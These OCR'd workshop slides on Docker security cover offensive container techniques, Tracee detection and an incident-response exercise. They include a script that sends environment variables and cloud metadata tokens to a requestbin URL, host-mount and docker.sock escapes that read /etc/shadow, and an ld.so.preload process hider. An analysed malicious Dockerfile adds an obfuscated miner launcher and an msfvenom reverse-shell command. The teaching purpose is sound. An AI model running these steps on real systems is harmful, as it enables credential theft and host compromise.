
Dockerfile is a simple text file that consists of instructions to build Docker images. They're made of layers (more on that later).

Why would I want to extract the Dockerfile?

-When you cannot get a copy of the Dockerfile. ... such as if you don't know where the image came from ;).
-You can go about manually re-creating a Dockerfile using the docker image's history.

-This process you're learning can be automated.


Optional - Automated Inspection



https://github.com/P3GLEG/Whaler/

```
$> sudo docker run -t --rm -v
/var/run/docker.sock:/var/run/docker.sock:ro pegleg/whaler
-sV=1.36 nginx:latest



$> sudo docker run -t --rm -v
/var/run/docker.sock:/var/run/docker.sock:ro pegleg/whaler
-sV=1.36 mkefi/dropboxservice
```

Things to look out for in images



Is the image "Official"? - those come from the vendors of the software - more reason to trust them.

Does the image have a "verified publisher" - Docker content from verified publishers. These products are published and maintained directly by a commercial entity.


When was the image last built? - Images hang around forever and there's no requirement for a recent build

Is there a Dockerfile available? - "Automated builds" will have one others won't. Being able to read the Dockerfile is very useful

Does the Dockerfile do anything dangerous? - Bad practices like 'curl bashing' are quite common.

FROM ubuntu:18.04 ← # Verify the upstreams!

Curl Bashing




A bad practice.

Atleast review the script you're curl bashing,
here's an ex. from a Dockerfile:

Demonstration - don't run

```
RUN curl -L https://get.rvm.io -o rvm-install.sh
RUN chmod +x rvm-install.sh
RUN ./rvm-install.sh
# or
RUN curl -L https://get.rvm.io | bash
```

Watch out: Exposing Services



By default services run by containers are not exposed to external networks


We can use the -p switch to do this

```
$> docker run -d -p 8080:80 nginx
```

Docker port forwarding rules can override other iptable rules made outside of docker!


This binds to 0.0.0.0 by default, you can also bind to a specific interface
The syntax -p [IP_ADDRESS]:8080:80 could be used here to bind to a specific IP address
You can also use -P to publish all ports defined in the Dockerfile, but they appear on high ports pulled from a pool by Docker

Is nginx real?



```
$> docker image inspect nginx | jq

#Display detailed information on one or more images

$> docker trust inspect nginx | jq

#Return low-level information about keys and
signatures
```

Module Conclusion - Inspecting Images



There are a variety of scripts and commercial tools to do this you'll ask better questions of vendors etc if you know the fundamentals

images can be poisoned at the source

whilst layers add provenance, they add some complexity, too. there are advanced methods of capturing memory of running containers (we'll cover this later).

Module 3: Offensive Docker Techniques

Places to hide in containers as an attacker
Creating malicious container images, and deploying them
Using Docker in your offensive toolkit
Using techniques to hide or obscure our implants/malware
Hide/obscure our linux processes.

eBPF


-Introduced into the Kernel in Dec 2014.

-Lets you run code in the kernel without building/maintaining a kernel module (hard).

-eBPF programs work off system hooks, monitoring for certain system calls or network calls, then performing additional steps.


-A great way to monitor containers and pods, which has historically not been easy.

-Interesting features are gated behind `CAP_SYS_ADMIN`



eBPF is a ridiculously stealthy method of maintaining persistence in rootkits once you've got root.

Tracee



Tracee is a Runtime Security and forensics tool for Linux made by aqua security

It uses Linux eBPF technology to trace your system and applications at runtime, and analyzes collected events in order to detect suspicious behavioral patterns.

eBPF based Runtime Security fills gaps in visibility that exists with traditional EDR's.

We'll use Tracee to demonstrate some detections and their origins, in the same way an eBPF based EDR (i.e Cilium, Crowdstrike) would to your SEIM. (Splunk, Panther, etc).


We barely scratch the surface of eBPF /Tracee's capabilities.

output


```
INFO: probing tracee-ebpf capabilities...
INFO: starting tracee-ebpf...
INFO: starting tracee-rules...
Loaded 14 signature(s): [TRC-1 TRC-13 TRC-2 TRC-14 TRC-3 TRC-11 TRC-9 TRC-4
TRC-5 TRC-12 TRC-6 TRC-10 TRC-7 TRC-15]
Serving metrics endpoint at :4466
```

Starting Tracee


```
#in a new terminal window:

$>  docker run \
    -d --name tracee --rm \
    --pid=host --cgroupns=host --privileged \
    -v /etc/os-release:/etc/os-release-host:ro \
    -e LIBBPFGO_OSRELEASE_FILE=/etc/os-release-host \
    aquasec/tracee:0.15.1


$> docker logs tracee --follow 2>&1 |grep MatchedPolicies
```




Exercise - Create a Dockerfile



```
$> cd ~ && mkdir imagetest && cd imagetest && vi Dockerfile
```




Exercise - Create a Dockerfile



```
FROM ubuntu:20.04
RUN groupadd -g 999 usertest && \
useradd -r -u 999 -g usertest usertest
RUN apt update && apt install -y curl tini
COPY ./docker-entrypoint.sh /docker-entrypoint.sh
RUN chmod +x docker-entrypoint.sh
USER usertest
# Go to requestbin.com and get a public url and replace REQUESTBIN_URL below
ENV URL REQUESTBIN_URL
ENV UA "Mozilla/5.0 (BeOS; U; BeOS BePC; en-US; rv:1.8.1.7) Gecko/20070917
BonEcho/2.0.0.7"
# Replace HANDLE with your l33t hacker name or some other identifying designation
ENV USER HANDLE
# add a password
ENV PW PASSWORD
ENTRYPOINT ["/usr/bin/tini", "--", "/docker-entrypoint.sh"]
```

After pasting hit `esc` then `:wq` to leave

Exercise - Create a entrypoint file




```
$> vi docker-entrypoint.sh
```

After pasting hit `esc` then `:wq` to leave

The ENTRYPOINT instruction is used to configure the executables that will always run after the container is initiated


Exercise - Create an entrypoint script



```
#!/usr/bin/env bash

if [ "shell" = "${1}" ]; then
  /bin/bash
else
 while true
 do
    sleep 30
    curl -s  -X POST -A "${UA}" -H "X-User: ${USER}" -H "Cookie: `uname -a | gzip
| base64 -w0`" -d \
`{ env && curl -s -H 'Metadata-Flavor:Google'
http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/defa
ult/token; } | gzip | openssl enc -e -aes-256-cbc -md sha512 -pbkdf2 -salt -a
-pass "pass:${PW}" | base64 -w0` \
$URL
    echo
 done
fi
```


After pasting hit `esc` then `:wq` to leave

Exercise - build and run



```
# Build the docker image based on Dockerfile in
# current directory, tag it as 'cmddemo'
$> docker build -t cmddemo .



# Run a docker container with the cmddemo tagged
# image and view the logs/output
$> docker run --name demo -d cmddemo
$> docker logs demo --follow 2>1
```

Exercise - collect your loot




Go to requestbin.com page for your url, see the requests come in every 30 seconds. Verify the requests have your handle in the header (public URL).

You should be able to decode the cookie field simply with

```
$> base64 -d <<< [cookie field content] | gunzip
```

Detections



Tracee detects new executables being dropped


@ runtime.

This reinforces the need to use signing, so you don't get overwhelmed by alerts of this nature.

you might see 'lost n events' - don't worry, it's just a cache being cleared.


```
Last login: Wed Jul 27 17:36:00 2022 from 35.235.241.16
griffin_s_francis@dc30:~$ sudo su
root@dc30:/home/griffin_s_francis# docker run \
> --name tracee --rm -it \
> --pid=host --cgroupns=host --privileged \
> -v /etc/os-release:/etc/os-release-host:ro \
> -e LIBBPFGO_OSRELEASE_FILE=/etc/os-release-host \
> aquasec/tracee:latest
INFO: probing tracee-ebpf capabilities...
INFO: starting tracee-ebpf...
INFO: starting tracee-rules...
Loaded 14 signature(s): [TRC-1 TRC-13 TRC-2 TRC-14 TRC-3 TRC-11 TRC-9 TRC-4 TRC-5 TR
Serving metrics endpoint at :4466

*** Detection ***
Time: 2022-07-27T17:41:03Z
Signature ID: TRC-9
Signature: New Executable Was Dropped During Runtime
Data: map[file path:/usr/lib/x86_64-linux-gnu/engines-1.1/capi.so.dpkg-new]
Command: dpkg
Hostname: 6e585da9987f

*** Detection ***
Time: 2022-07-27T17:41:03Z
Signature ID: TRC-9
Signature: New Executable Was Dropped During Runtime
Data: map[file path:/usr/lib/x86_64-linux-gnu/engines-1.1/padlock.so.dpkg-new]
Command: dpkg
Hostname: 6e585da9987f
```

Observing Docker



```
# Open a new shell
==================================================>
$> docker ps
$> docker stop demo


$>  docker events

# Back in original shell
$> docker run -it cmddemo shell

/# ls -la
/# ps -eaf
/# exit
```

Sharing your image




At this point, you could share your image to a registry as part of your engagement

but we won't be doing this in the class.


```
# Not being done in class, for your notes

$ docker login
$ docker tag SOURCE_IMAGE USERNAME/DESTINATION_IMAGE
$ docker push USERNAME/DESTINATION_IMAGE
```

Working with external data - using docker in your offensive toolkit



```
$> docker run --rm -it instrumentisto/nmap -A -T4 scanme.nmap.org

# Where's the output? (optional)

$> mkdir ~/vol_test && cd ~/vol_test/

$>docker run -v ~/vol_test:/output instrumentisto/nmap -sT -oA
/output/test scanme.nmap.org

$>ls -l ~/vol_test


$>cat test.nmap
```

Docker Priv Esc




If you can run Docker, you effectively have root on the host (unless in non-privileged mode)

Docker engine runs as root and has the ability to run containers with access to protected areas of the system

In some highly advanced environments, giving people root to ephemeral boxes isn't considered such a big deal. (see beginning video).


Docker with root or etc mounted as volume



```
$> docker run -it -v /:/host alpine /bin/ash

/ # cat /host/etc/shadow

/ # exit
```


Mounting host volumes is a red flag and should be restricted to certain locations or a dummy location. Absolutely should alert on this. Processes running as root in container namespace have the same permissions as root on the host system.

Docker running privileged containers




```
$> docker run -it --privileged ubuntu /bin/bash
/# apt update && apt-get install -y libcap2-bin
/# capsh --print
/# grep Cap /proc/self/status
/# capsh --decode=0000003fffffffff
/# exit
#Allows you to manage your control groups
#& system params.<mostly used by attackers.
```

Exercise: Exposed docker socket hijinx




```
$>docker run -it -v /var/run/docker.sock:/var/run/docker.sock ubuntu /bin/dash
#> cd var/run/ && ls -l # see that docker sock is here, and R/RW
# If you see the docker.sock exposed, something is probably wrong and you have root :)
#> apt update
#> apt install -y curl socat

#> echo
'{"Image":"ubuntu","Cmd":["/bin/sh"],"DetachKeys":"Ctrl-p,Ctrl-q","OpenStdin":true,"Mounts":[{
"Type":"bind","Source":"/etc/","Target":"/host_etc"}]}' > container.json

#> curl -XPOST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock -d
"$(cat container.json)" http://localhost/containers/create

#make note of the ID first 4-5 chars.

#> curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/<id 4-5 first
chars>/start
```

Exercise: Exposed docker socket hijinx (cont.)



```
#> socat - UNIX-CONNECT:/var/run/docker.sock
#Paste line by line then hit enter twice (make sure you change the id)

POST /containers/<id-first-5-chars>/attach?stream=1&stdin=1&stdout=1&stderr=1
HTTP/1.1
Host:
Connection: Upgrade
Upgrade: tcp

#Hit enter twice. once open:
ls
cat /host_etc/shadow
```

Docker persistence




Setting a restart policy will have Docker restart the container to persist through a failure or host reboot unless manually stopped.

A container started with this policy can be used to keep a foothold on the host if the host is ever rebooted.

```
$> docker run -d --restart always nginx
```

Process Hiding




Look for Docker containers that may have been started (or attempted to start) with access to sensitive parts of the host file system or docker socket (ex: -v /etc:/hostetc) and may indicate privilege escalation

Containers can be used for persistence by an attacker

LoL tools are less suspicious and can adequately exfil data

Processes running inside containers can be somewhat hidden by libraries loaded inside the container (instrumentation will need to run above that layer, not inside same namespace)

Takeaways



An attacker can hide processes inside a container they've customized with special libraries that will get loaded by the kernel.

https://github.com/gianlucaborello/libprocesshider

This can be used to hide a malicious process so the process is unseen by utilities that look for processes like ps.

Has to be loaded in, like in a layer...

```
#e.g only - not in workshop
root@sid:~# echo
/usr/local/lib/libprocesshider.so >>
/etc/ld.so.preload
```

Module 4: IR, GL HF


Module 4: IR, GL HF

Scenario: Hosts that run containerized services are seeing unusual activity & high resource usage, but no one is able to pin down what processes are consuming CPU.
You see in the logs the issues started around the time a new container image was pulled down for a web server, several instances of it are running across the hosts with issues. You decide to investigate the image.

```
$>  docker image pull digitalshokunin/webserver
```

Challenge:
-Figure out what / if anything was modified
-Get hash of modified/malicious files
-Bonus: What does the payload do?
-Bonus bonus: find all the modifications

Hints for practical




Consider this from before:
https://hub.docker.com/r/mkefi/dropboxservice

```
Docker inspect $image
Docker create -it - name test $image bash
mounts the image so you can cp files off
it
Docker inspect image $
Docker cp test:/app.jar /usr/tmp/
```

practical time + breaktime


Do not look past this point, dirty cheater



Live footage from your webcam ->


is going to the FBI

Outbrief



```
FROM ubuntu:focal-20210416
COPY nginx /bin/nginx  # not nginx - this is a compiled payload
COPY libso4.so /usr/local/lib/libso4.so
RUN echo "/usr/local/lib/libso4.so" >> /etc/ld.so.preload # this is a process hider
RUN apt update && apt install -y libuv1
WORKDIR /xmr
COPY --from=builder /miner/xmrig/build/xmrig /xmr #cryptominer
WORKDIR /
RUN echo "#!/bin/sh" >> docker-entrypoint.sh
RUN echo "echo
'==gCmAybyVmbv1WPul2bj1SLgsWLgUUTB50XSV0SS90Vk0zczFGct0CIyBDehh2X0NzMs1jclNXdt0CIz0DblZX
Zs1SZ0FmbvRWLtACTP9EUk0DbyVXLtAyZpJXb49icth3L' |rev |base64 -d |bash" >>
docker-entrypoint.sh  #Init the cryptominer
RUN echo "/bin/nginx" >> docker-entrypoint.sh
RUN chmod +x docker-entrypoint.sh
USER www-data
ENTRYPOINT ["/docker-entrypoint.sh"]
```

Outbrief - nginx



Docker image is configured to run nginx web server (or is it?)

nginx was replaced in the Dockerfile


```
COPY nginx /bin/nginx
```

If you analyze the binary, it's actually a Metasploit agent

```
msfvenom -p linux/x86/meterpreter_reverse_http LHOST=www.banker-news.com LPORT=80 -f elf -o
nginx
```

This is also started by the docker-entrypoint.sh

Outbrief - xmr




xmrig binary is a Crypto miner for monero (this one isn't really configured to mine crypto)

docker-entrypoint.sh contains a reverse base64'ed string for obfuscation that kicks it off in the background

```
echo
'==gCmAybyVmbv1WPul2bj1SLgsWLgUUTB50XSV0SS90Vk0zczFGct0CIyBDehh2X0NzMs1jclNXdt0CI
z0DblZXZs1SZ0FmbvRWLtACTP9EUk0DbyVXLtAyZpJXb49icth3L' |rev |base64 -d
```

Outbrief - process hider




The Docker image also loads in a library and adds an entry to `/etc/ld.so.preload`

```
COPY libso4.so /usr/local/lib/libso4.so

RUN echo "/usr/local/lib/libso4.so" >> /etc/ld.so.preload
```

This is actually a process hider to hide the crypto miner process when its running if anyone is checking to see what's consuming resources.

Clean Ups




```
$> docker stop tracee
#stop tracee

$> docker system df
#how much space docker is using

$>docker system prune
#clean up stopped containers, <- make sure you
extract what you need first.
#cleans up unused networks and "dangling"
images.

$>docker container prune
# just cleans up stopped containers.
```

```
[awood_aus@instance-2 ~]$ docker system df
TYPE            TOTAL     ACTIVE    SIZE      RECLAIMABLE
Images          4         3         846.6MB   20.27MB (2%)
Containers      4         1         2.188kB   1.093kB (49%)
Local Volumes   0         0         0B        0B
Build Cache     0         0         0B        0B
[awood_aus@instance-2 ~]$
```

Module 5: Intro to Kubernetes


- Overview
- Architecture - High Level + Drill Down
- Control Plane
- Clusters, Namespaces

Overview



- Container Clustering and orchestration
- Started by google staff, released in 2014.
- Now open sourced / managed by Cloud Native Computing Foundation
- Rapidly developed, 1 release / 3 months, 1000+ commits a month
- Rapid adoption, easily winning container orchestration war
- Competitors support it (docker + Mesos)

Why



Powerful orchestration and scale support - it was built by google

...

Desired state config - infrastructure as simple YAML


Extensibile

Big ecosystem

Better resource utilization


Short software development cycles

Downsides




